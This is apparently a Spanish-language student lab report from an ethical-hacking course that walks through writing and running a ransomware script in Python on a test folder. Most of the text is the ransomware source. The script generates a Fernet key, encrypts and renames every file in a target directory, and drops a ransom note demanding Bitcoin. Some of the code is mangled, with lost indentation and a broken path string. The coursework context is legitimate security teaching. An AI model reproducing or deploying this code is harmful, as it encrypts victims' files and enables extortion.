Laboratorio 3


ENCRIPTACIÓN

En visual studio, creamos una nueva solución donde generaremos el código de encriptación


Interfaz de usuario gráfica, Texto, Aplicación, Word

Descripción generada automáticamente

Añadimos el archivo de Python como un nuevo elemento



Instalamos criptography



A continuación el código realizado en clase

# -\*- coding: utf-8 -\*-

###########################################

# CifradoRansomwareJuanPabloLondoño

###########################################

from cryptography.fernet import Fernet

import os

###########################################

# Extensión de los archivos secuestrados

extension = 'IUEHackeoEtico202302'

# Generación de la llave de cifrado

def generar\_key():

key = Fernet.generate\_key()

with open('key.key', 'wb') as key\_file:

key\_file.write(key)

# Cargar la llave generada

def cargar\_key():

return open('key.key', 'rb').read()

# Cifrar y renombrar archivos

def cifrar(items, key):

f = Fernet(key)

for item in items:

# Leo el archivo

with open(item, 'rb') as file:

file\_data = file.read()

encrypted\_data = f.encrypt(file\_data) # Changed 'encrypted' to 'encrypt'

# Escribo archivo

with open(item, 'wb') as file:

file.write(encrypted\_data)

os.rename(item, item + '.' + extension)

if \_\_name\_\_ == '\_\_main\_\_':

path\_to\_encrypt = ' 'C:\Users\JuanPablo\Documents\HE\prueba' '

items = os.listdir(path\_to\_encrypt)

full\_path = [os.path.join(path\_to\_encrypt, item) for item in items] # Used os.path.join for path

generar\_key()

key = cargar\_key()


cifrar(full\_path, key)

with open(path\_to\_encrypt + 'README.txt', 'w') as file: # Removed unnecessary '\\'

file.write('Pague con Bitcoins')

En este apartado del código que se muestra a continuación se pone la dirección donde se va a encriptar


En la carpeta destino, ponemos archivos varios con el fin de probar



Captura de pantalla de computadora

Descripción generada automáticamente

Ejecutamos




Como se puede apreciar los archivos de la carpeta se han cifrado

Captura de pantalla de computadora

